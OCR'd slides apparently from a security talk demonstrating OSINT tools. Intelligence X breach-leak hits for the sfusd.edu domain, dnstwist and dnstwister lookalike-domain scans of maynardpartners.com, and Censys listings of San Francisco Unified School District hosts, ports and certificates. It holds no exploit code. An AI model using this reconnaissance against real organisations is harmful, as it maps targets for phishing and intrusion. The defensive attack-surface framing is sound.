
- 🟦 Leaks › Public: 1281 (94.12%)
- 🟩 Pastes: 48 (3.53%)
- 🟨 Whois: 29 (2.13%)
- 🟧 Web › Deutschland: 2 (0.15%)
- 🟥 Darknet › Tor: 1 (0.07%)

Results per File Type

- 🟦 Text Files: 1302 (95.66%)
- 🟩 Pastes: 48 (3.53%)
- 🟨 Excel Files: 6 (0.44%)
- 🟨 Database Files: 2 (0.15%)
- 🟧 Website HTMLs: 2 (0.15%)
- 🟥 PDF File: 1 (0.07%)

Results per Day

Intelligence X



sfusd.edu

Found 1000+ Text Files, 48 Pastes, 6 Excel Files, 2 Database Files, 2 Website HTMLs, 1 PDF File

Collection 1/Collection #1_Games combos_Sharpening.tar.gz/Collection #1_Games comb 74 2019-01-17 21:15:59

Redacted


Full Data

Exploit.in/70.txt [Part 9 of 91] 71 2019-12-27 18:10:11

Redacted

Full Data

Intelligence X



_X FREE

Free Usage

- ✓ Search with selectors: 25/day
- ✓ Phonebook lookups: 5/day


_X PROFESSIONAL

€ 2.000 per Year

- ✓ 1 User
- ✓ Search with selectors: 200/day
- ✓ Phonebook lookups: 25/day
- ✓ Full historical access
- ✓ 10 Alerts
- ✓ Export all results as CSV and ZIP
- ✓ Download individual results
- ✓ Access to more categories
- ✓ Email Support

MP

Intelligence X



FAQ

Who is eligible?

Any member of a school and university. There are no country restrictions.

My university uses a domain which is not listed above!

Please contact us and we will add it.

Are there any restrictions?

Accounts may only be used for non-profit activity. Resale of accounts created under the academia program is prohibited.

How does the upgrade work? What do I have to do?

When you signup for an account, our system will check the domain of the email address. For example, a user with the email address "test@mit.edu" will be upgraded automatically due to the ".edu" ending. You do not have to do anything manually other than signing up and clicking on the email verification link.

How do I know if it worked?

Once registered and activated, go to the account page. It will say "Congratulations! Your account was automatically upgraded".

Do you have an API?

Yes, please have a look at our Software Development Kit which contains the API documentation.


DNStwist

domain name permutation engine

DNStwist

- dnstwist is a Linux tool that takes in your domain name as a seed and generates a list of potential phishing domains.
- It then checks to see if they are registered.
- It can also test to see if the mail server from MX record can be used to intercept misdirected corporate emails.
- hypr.ink/dnstwist

DNStwist



```
jacks-mbp-2:pentest jackmaynard$ dnstwist maynardpartners.com --registered
     _           _            _     _
  __| |_ __  ___| |___      _(_)___| |_
 / _` | '_ \/ __| __\ \ /\ / / / __| __|
| (_| | | | \__ \ |_ \ V  V /| \__ \ |_
 \__,_|_| |_|___/\__| \_/\_/ |_|___/\__| {20190706}

Processing 26954 domain variants .....................15%.....................30%.....................46%.
.............61%.....................76%.....................91%............ 4 hits (0%)

Original*  maynardpartners.com   72.167.191.69 NS:ns71.domaincontrol.com MX:alt1.aspmx.l.google.com
Subdomain  mayn.ardpartners.com  18.211.9.206 NS:nsg1.namebrightdns.com
Subdomain  maynardp.artners.com  199.59.242.153
Subdomain  maynardpa.rtners.com  18.211.9.206 NS:nsg1.namebrightdns.com
jacks-mbp-2:pentest jackmaynard$
```


DNStwister

domain name permutation engine

DNStwister

- dnstwister is a web application that generates a list of domain names that are similar to one that you provide, checking to see if any of them are registered.
- It can tell you if someone may be using a domain like yours for malicious purposes like phishing.
- It can also alert you via email within 24 hours if a new domain is registered like yours, if an existing domain has changed IP address or has even been unregistered.

DNStwister



dnstwister report

maynardpartners.com

Subscribe for email alerts

We identified 564 domains similar to **maynardpartners.com**.


4 domains resolved to an IP address.

export: json csv

Resolved (4)   Available (560)

Domain	IP Address / A record	MX found?	
maynardpartners.com	72.167.191.69	✔	analyse
maynardpa.rtners.com	18.211.9.206	✖	analyse
maynardp.artners.com	199.59.242.153	✖	analyse
mayn.ardpartners.com	18.211.9.206	✖	analyse

dnstwister was created by Robert Wallhead and takes advantage of the excellent dnstwist library.



Domain analysis

Use these tools to safely analyse **maynardpa.rtners.com**.

Parked domains

Often domains are "registered" by domain registrars to drive sales when users mistype URLs.

Quite likely (71 %, redirects to: www.hugedomains.com)

Google Safe Browsing

Google Safe Browsing maintains a list of reported phishing sites and sites that host malware or other unwanted software.

No issues detected

WHOIS lookup

Perform a WHOIS lookup for maynardpa.rtners.com - this will often return information about the domain owner.

```
Domain Name: RTNERS.COM
   Registry Domain ID: 1917612647_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.namebright.com
   Registrar URL: http://www.NameBright.com
   Updated Date: 2020-02-11T11:41:57Z
   Creation Date: 2015-04-08T18:32:48Z
   Registry Expiry Date: 2020-04-08T18:32:48Z
```

Censys


information gathering tool

Censys

- See your full attack surface in near real time.
- Customizable automated alerts (similar to Shodan Monitor)
  - New infrastructure or applications added to your organization by employees, contractors, and adversaries.
  - Suspicious new domains or certificates.
  - Emerging threats, vulnerabilities, and CVEs.
  - Changes over time that may indicate problems or adversary activity.

Censys

hypr.ink/censys



Censys | Websites | sfusd.edu | JM

Quick Filters
For all fields, see Data Definitions

Protocol:

4	25/smtp
4	443/https
4	443/https_www
4	80/http
4	80/http_www

Tag:

4	http
4	https
4	smtp


Websites
Page: 1/1   Results: 4   Time: 190ms

sfusd.edu (23.185.0.3)
104,823   25/smtp, 443/https, 443/https_www, 80/http, 80/http_www
San Francisco Public Schools | SFUSD   5629805013762048-fe3.pantheonsite.io, 16tech.com, accuair.eu
domain: `sfusd.edu`

directorsandboards.com (23.185.0.3)
313,692   25/smtp, 443/https, 443/https_www, 80/http, 80/http_www
Directors and Boards | Company Leadership & Corporate Governance   5629805013762048-fe3.pantheonsite.io, 16tech.com, accuair.eu
443.https_www.tls.certificate.parsed.names: `sfusd.edu`

healthiersf.org (107.180.50.177)
317,274   25/smtp, 443/https, 443/https_www, 80/http, 80/http_www
Student, Family and Community Support Department -- SFUSD: San Francisco Unified School District   healthiersf.org, www.healthiersf.org, sfwellness.org
80.http_www.get.body: &#64; `&#115;&#102;&#117;&#115;&#100;&#46;&#101;&#100;&#117;</a>`

harveymilk.com (37.60.249.205)
374,927   25/smtp, 443/https, 443/https_www, 80/http, 80/http_www
Harvey Milk Civil Rights Academy &#8211; We are a San Francisco K-5 public school located in the Cas...   harveymilk.com, www.harveymilk.com
80.http_www.get.body: @ `sfusd.edu</a>`



Censys | IPv4 Hosts | sfusd.edu | JM

Quick Filters
For all fields, see Data Definitions

Autonomous System:

26	SFUSD
2	US-SIGNAL
1	AMAZON-02
1	GOOGLE

Protocol:

29	443/https
22	80/http
4	22/ssh
2	110/pop3
2	143/imap

More

Tag:

29	http
29	https
4	ssh
2	dns
2	imap

More


IPv4 Hosts
Page: 1/2   Results: 30   Time: 166ms

156.1.240.9
SFUSD (22226)   United States
Windows   443/https
*.sfusd.edu, sfusd.edu
443.https.tls.certificate.parsed.names: `sfusd.edu`

156.1.132.198
SFUSD (22226)   United States
443/https
*.sfusd.edu, sfusd.edu
443.https.tls.certificate.parsed.names: `sfusd.edu`

156.1.240.1
SFUSD (22226)   United States
443/https
*.sfusd.edu, sfusd.edu
443.https.tls.certificate.parsed.names: `sfusd.edu`

156.1.240.48
SFUSD (22226)   United States
443/https, 80/http
*.sfusd.edu, sfusd.edu
443.https.tls.certificate.parsed.names: `sfusd.edu`



Censys | Certificates | (sfusd.edu) AND tags.raw: "expired" | JM

Quick Filters
For all fields, see Data Definitions

Tag:

713	Expired
701	Leaf
701	Previously Trusted
699	CT
694	Google CT

More

Issuer:

655	Let's Encrypt
32	DigiCert Inc
5	Google Trust Services
2	GlobalSign nv-sa
2	Thawte, Inc.

More

Certificates
Page: 1/29   Results: 713   Time: 1300ms

C=US, ST=CA, L=San Francisco, O=San Francisco Unified School District, CN=*.sfusd.edu
DigiCert SHA2 High Assurance Server CA
2014-06-06 – 2017-10-04
*.sfusd.edu, sfusd.edu
parsed.names: sfusd.edu

OU=Domain Control Validated, CN=*.sfusd.edu
AlphaSSL CA - SHA256 - G2
2015-08-11 – 2016-08-11
*.sfusd.edu, sfusd.edu
parsed.names: sfusd.edu

C=US, ST=CA, L=San Francisco, O=San Francisco Unified School District, CN=*.sfusd.edu
DigiCert SHA2 High Assurance Server CA
2014-06-06 – 2017-10-04
*.sfusd.edu, sfusd.edu
